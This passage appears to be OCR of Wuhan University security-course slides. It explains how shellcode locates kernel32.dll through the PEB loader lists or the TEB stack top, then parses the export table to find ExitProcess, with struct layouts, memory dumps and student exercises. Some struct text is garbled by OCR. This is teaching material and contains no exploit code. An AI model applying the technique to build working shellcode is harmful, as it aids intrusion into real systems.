
```
struct _LIST_ENTRY, 2 elements, 0x8
bytes
   +0x000 Flink      : Ptr32 to struct
_LIST_ENTRY, 2 elements, 0x8 bytes
   +0x004 Blink      : Ptr32 to struct
_LIST_ENTRY, 2 elements, 0x8 bytes
```

```
typedef struct _LDR_MODULE
{
    LIST_ENTRY    InLoadOrderModuleList;    +0x00
    LIST_ENTRY    InMemoryOrderModuleList; +0x08
    LIST_ENTRY    InInitializationOrderModuleList; +0x10
    void*          BaseAddress;   +0x18
    void*          EntryPoint;    +0x1c
    ULONG          SizeOfImage;
    UNICODE_STRING      FullDllName;
    UNICODE_STRING      BaseDllName;
    ULONG          Flags;
    SHORT          LoadCount;
    SHORT          TlsIndex;
    HANDLE          SectionHandle;
    ULONG          CheckSum;
    ULONG          TimeDateStamp;
} LDR_MODULE, *PLDR_MODULE;
```



一般"按初始化顺序"前向遍历链表时，第一个节点对应**ntdll.dll**，第二个结点对应**kernel32.dll**，我们不太关心其它模块。如果按加载顺序前向遍历，第一个节点对应
EXE文件本身，第二个节点才对应**ntdll.dll**。

dd ds:[ds:[ds:[fs:[30]+0c]+1c]]+08



struct _LIST_ENTRY, 2 elements, 0x8 bytes
+0x000 Flink : Ptr32 to struct _LIST_ENTRY, 2 elements, 0x8 bytes
+0x004 Blink : Ptr32 to struct _LIST_ENTRY, 2 elements, 0x8 bytes

```
typedef struct _PEB { // Size: 0x1D8
/*000*/ UCHAR InheritedAddressSpace;
                dImageFileExecOptions;
                ngDebugged;
                reBool; // Allocation size
/*004*/ HANDLE Mutant;
/*008*/ HINSTANCE ImageBaseAddress; // Instance
/*00C*/ VOID *DllList;
/*010*/ PPROCESS_PARAMETERS *ProcessParameters;
/*014*/ ULONG SubSystemData;
/*018*/ HANDLE DefaultHeap;
/*01C*/ KSPIN_LOCK FastPebLock;
/*020*/ ULONG FastPebLockRoutine;
/*024*/ ULONG FastPebUnlockRoutine;
/*028*/ ULONG EnvironmentUpdateCount;
/*02C*/ ULONG KernelCallbackTable;
/*030*/ LARGE_INTEGER SystemReserved;
/*038*/ ULONG FreeList;
/*03C*/ ULONG TlsExpansionCounter;
/*040*/ ULONG TlsBitmap;
/*044*/ LARGE_INTEGER TlsBitmapBits;
/*04C*/ ULONG ReadOnlySharedMemoryBase;
/*050*/ ULONG ReadOnlySharedMemoryHeap;
/*054*/ ULONG ReadOnlyStaticServerData;
/*058*/ ULONG AnsiCodePageData;
/*05C*/ ULONG OemCodePageData;
/*060*/ ULONG UnicodeCaseTableData;
/*064*/ ULONG NumberOfProcessors;
/*068*/ LARGE_INTEGER NtGlobalFlag; // Address of a local copy
/*070*/ LARGE_INTEGER CriticalSectionTimeout;
/*078*/ ULONG HeapSegmentReserve;
/*07C*/ ULONG HeapSegmentCommit;
/*080*/ ULONG HeapDeCommitTotalFreeThreshold;
/*084*/ ULONG HeapDeCommitFreeBlockThreshold;
/*088*/ ULONG NumberOfHeaps;
/*08C*/ ULONG MaximumNumberOfHeaps;
/*090*/ ULONG ProcessHeaps;
/*094*/ ULONG GdiSharedHandleTable;
/*098*/ ULONG ProcessStarterHelper;
/*09C*/ ULONG GdiDCAttributeList;
/*0A0*/ KSPIN_LOCK LoaderLock;
/*0A4*/ ULONG OSMajorVersion;
/*0A8*/ ULONG OSMinorVersion;
/*0AC*/ USHORT OSBuildNumber;
/*0AE*/ USHORT OSCSDVersion;
/*0B0*/ ULONG OSPlatformId;
/*0B4*/ ULONG ImageSubsystem;
/*0B8*/ ULONG ImageSubsystemMajorVersion;
/*0BC*/ ULONG ImageSubsystemMinorVersion;
/*0C0*/ ULONG ImageProcessAffinityMask;
/*0C4*/ ULONG GdiHandleBuffer[0x22];
/*14C*/ ULONG PostProcessInitRoutine;
/*150*/ ULONG TlsExpansionBitmap;
/*154*/ UCHAR TlsExpansionBitmapBits[0x80];
/*1D4*/ ULONG SessionId;
} PEB, *PPEB;
```

8
+0x10

x14
+0x1c

地址	32 位长			
00241EA0	00000028	BAADF001	00000000	00241EE0
00241EB0	002427C0	00241EE8	002427C8	00241F58
00241EC0	002427D0	00000000	ABABABAB	ABABABAB
00241ED0	00000000	00000000	0008000D	001807ED
00241EE0	00241F48	00241EAC	00241F50	00241EB4
00241EF0	00000000	00000000	00400000	00401000
00241F00	00004000	007A0078	00020628	0010000E
00241F10	00020692	00005000	0000FFFF	7C99B2D8
00241F20	7C99B2D8	4BB170FC	00000000	00000000
00241F30	ABABABAB	ABABABAB	00000000	00000000
00241F40	000D000D	001807DE	00242010	00241EE0
00241F50	00242018	00241EE8	00242020	00241EBC
00241F60	7C920000	7C932C28	00093000	0208003A
00241F70	7C99D028	00140012	7C942158	80084004
00241F80	0000FFFF	7C99B2C8	7C99B2C8	4802BDC5
00241F90	00000000	00000000	ABABABAB	ABABABAB
00241FA0	00000000	00000000	000D000C	001E07C3
00241FB0	003A0043	0057005C	004E0049	004F0044
00241FC0	00530057	0073005C	00730079	00650074
00241FD0	0033006D	005C0032	0065006B	006E0072
00241FE0	006C0065	00320033	0064002E	006C006C
00241FF0	ABAB0000	ABABABAB	FEEEABAB	FEEEFEEE
00242000	00000000	00000000	000C000D	00180737
00242010	002420D0	00241F48	002420D8	00241F50
00242020	002421A0	00241F58	7C800000	7C80B64E
00242030	0011E000	00420040	00241FB0	001A0018
00242040	00241FD8	80084004	0000FFFF	002427FC
00242050	7C99B2B0	49C4F481	00000000	00000000
00242060	ABABABAB	ABABABAB	00000000	00000000
00242070	000D000B	001A0738	003A0043	0057005C
00242080	004E0049	004F0044	00530057	0073005C
00242090	00730079	00650074	0033006D	005C0032

PEB_LDR_DATA

问题：

按上述3种顺序，分析各个_LDR_MODULE结构体的地址

地址	32 位长			
00241EA0	00000028	BAADF001	00000000	00241EE0
00241EB0	002427C0	00241EE8	002427C8	00241F58
00241EC0	002427D0	00000000	ABABABAB	ABABABAB
00241ED0	00000000	00000000	0008000D	001807ED
00241EE0	00241F48	00241EAC	00241F50	00241EB4
00241EF0	00000000	00000000	00400000	00401000
00241F00	00004000	007A0078	00020628	0010000E
00241F10	00020692	00005000	0000FFFF	7C99B2D8
00241F20	7C99B2D8	4BB170FC	00000000	00000000
00241F30	ABABABAB	ABABABAB	00000000	00000000
00241F40	000D000D	001807DE	00242010	00241EE0
00241F50	00242018	00241EE8	00242020	00241EBC
00241F60	7C920000	7C932C28	00093000	0208003A
00241F70	7C99D028	00140012	7C942158	80084004
00241F80	0000FFFF	7C99B2C8	7C99B2C8	4802BDC5
00241F90	00000000	00000000	ABABABAB	ABABABAB
00241FA0	00000000	00000000	000D000C	001E07C3
00241FB0	003A0043	0057005C	004E0049	004F0044
00241FC0	00530057	0073005C	00730079	00650074
00241FD0	0033006D	005C0032	0065006B	006E0072
00241FE0	006C0065	00320033	0064002E	006C006C
00241FF0	ABAB0000	ABABABAB	FEEEABAB	FEEEFEEE
00242000	00000000	00000000	000C000D	00180737
00242010	002420D0	00241F48	002420D8	00241F50
00242020	002421A0	00241F58	7C800000	7C80B64E
00242030	0011E000	00420040	00241FB0	001A0018
00242040	00241FD8	80084004	0000FFFF	002427FC
00242050	7C99B2B0	49C4F481	00000000	00000000
00242060	ABABABAB	ABABABAB	00000000	00000000
00242070	000D000B	001A0738	003A0043	0057005C
00242080	004E0049	004F0044	00530057	0073005C
00242090	00730079	00650074	0033006D	005C0032

PEB_LDR_DATA

EXE文件本身

ntdll.dll

kernel32.dll

(1)获得kernel32.dll加载基地址-4

- TOP Stack
  - 这种方法只适用于Windows NT操作系统，但这种方法的代码量是最小的，只有25B。
  - 每个执行的线程都有它自己的TEB(线程环境块)，该块中存储着线程的栈顶的地址，从该地址向下偏移0X1C处的地址肯定位于Kernel32.dll中。则可以通过该地址向低地址以64KB为单位来查找Kernel32.dll的基地址。

(2) 定位具体函数地址

武漢大學 WUHAN UNIVERSITY

- 通过kernel32.dll的引出函数表定位具体函数的函数地址
  - 通过函数序号查找函数地址
  - 通过函数名称查找函数地址


回顾：3.6 引出函数节

武漢大學 WUHAN UNIVERSITY

- 引出函数节一般名为.edata，这是本文件向其他程序提供调用函数的列表所在的“索引”及具体代码实现
  - 关键结构：引出目录表（导出表、输出表）

- 我们主要分析其“索引”部分。
  - 通过该“索引”，可以找到对应函数的具体地址。

Kernel32.dll的引出函数节




Image_EXPORT_DIRECTORY


- 引出目录表
  - Image_EXPORT_DIRECTORY

```
01.  typedef struct _IMAGE_EXPORT_DIRECTORY {
02.      DWORD   Characteristics;
03.      DWORD   TimeDateStamp;
04.      WORD    MajorVersion;
05.      WORD    MinorVersion;
06.      DWORD   Name;
07.      DWORD   Base;
08.      DWORD   NumberOfFunctions;
09.      DWORD   NumberOfNames;
10.      DWORD   AddressOfFunctions;     // RVA from base of image
11.      DWORD   AddressOfNames;         // RVA from base of image
12.      DWORD   AddressOfNameOrdinals;  // RVA from base of image
13.  } IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

- 如何定位Export Directory Table 引出目录表?
  - DataDirectory第一项



Kernel32.dll的引出函数节




引出目录表结构解析

1	(00H)	Characteristics	4	一般为 0
2	(04H)	TimeDateStamp	4	文件生成时间
3	(08H)	MajorVersion	2	主版本号
4	(0AH)	MinorVersion	2	次版本号
5	***(0CH)***	***Name*** ⇦	***4***	***指向 DLL 的名字***
6	***(10H)***	***Base***	***4***	***开始的序列号***
7	***(14H)***	***NumberOfFunctions***	***4***	***AddressOfFunctions 数组的项数***
8	***(18H)***	***NumberOfNames***	***4***	***AddressOfNames 数组的项数***
9	***(1CH)***	***AddressOfFunctions***	***4***	***指向“函数地址”数组－导出地址表***
10	***(20H)***	***AddressOfNames***	***4***	***指向“函数名所在地址”数组－函数名地址表***
11	***(24H)***	***AddressOfNameOrdinals***	***4***	***指向“函数索引序列号”数组－函数序号表***


导出地址表 - EXPORT ADDRESS Table

```
01. // 导出表信息
02. typedef struct _IMAGE_Export_Address_Table_
03. {
04.     union {
05.         DWORD dwExportRVA;
06.         DWORD dwForwarderRVA;
07.     };
08. }IMAGE_Export_Address_Table, *pIMAGE_Export_Address_Table;
```




Dword的两种可能含义

- dwExportRVA
  - 指向导出地址
- dwForwarderRVA
  - 指向另外一个DLL中的某个API函数名。
  - 举例：Kernel32.AddVectoredExceptionHandler
    - →NTDLL.RtlAddVectoredExceptionHandler




导出名字表-EXPORT Name Table

```
01.  typedef struct _IMAGE_Export_Name_Pointer_Table_ {
02.      DWORD dwPointer;
03.  }IMAGE_Export_Name_Pointer_Table,*pIMAGE_Export_Name_Pointer_Table;
```



- 导出序号表 - EXPORT Oridinal Table
- 该表保存的是各导出函数的函数地址在导出地址表的序数偏移！

```
01.  typedef struct _IMAGE_Export_Ordinal_Table_ {
02.      WORD dwOrdinal;
03.  }IMAGE_Export_Ordinal_Table,*pIMAGE_Export_Ordinal_Table;
```




为何需要导出序号表?

- 导出函数名字和导出地址表中的地址不是一一对应关系。

- 为什么?
  - 一个函数实现可能有多个名字;
  - 某些函数没有名字，仅通过序号导出。

7	(14H)	NumberOfFunctions	4	AddressOfFunctions 数组的项数
8	(18H)	NumberOfNames	4	AddressOfNames 数组的项数
9	(1CH)	AddressOfFunctions	4	指向函数地址数组
10	(20H)	AddressOfNames	4	指向"函数名所在地址"数组
11	(24H)	AddressOfNameOrdinals	4	指向"函数索引序列号"数组



寻找ExitProcess地址

武漢大學 WUHAN UNIVERSITY


1. 首先从AddressOfNames指向的指针数组中找到“ExitProcess”字符串，并记下该数组序号x
2. 然后从AddressofNameOrinals指向的数组中，定位第x项成员，得到一个序号y
   - y为ExitProcess函数地址在AddressOfFunction中的索引号。
3. 从AddressOfFunction指向的数组中定位第y项，获得ExitProcess的RVA函数地址

9	(1CH)	AddressOfFunctions	4	指向函数地址数组
10	(20H)	AddressOfNames	4	函数名字的指针的地址
11	(24H)	AddressOfNameOrdinals	4	指向输入序列号数组

1.寻找ExitProcess地址：


- 首先搜索NameTable， x=?

x=00B7



- 2.然后从AddressofNameOrinals指向的数组中，定位第x项成员，获得y=？

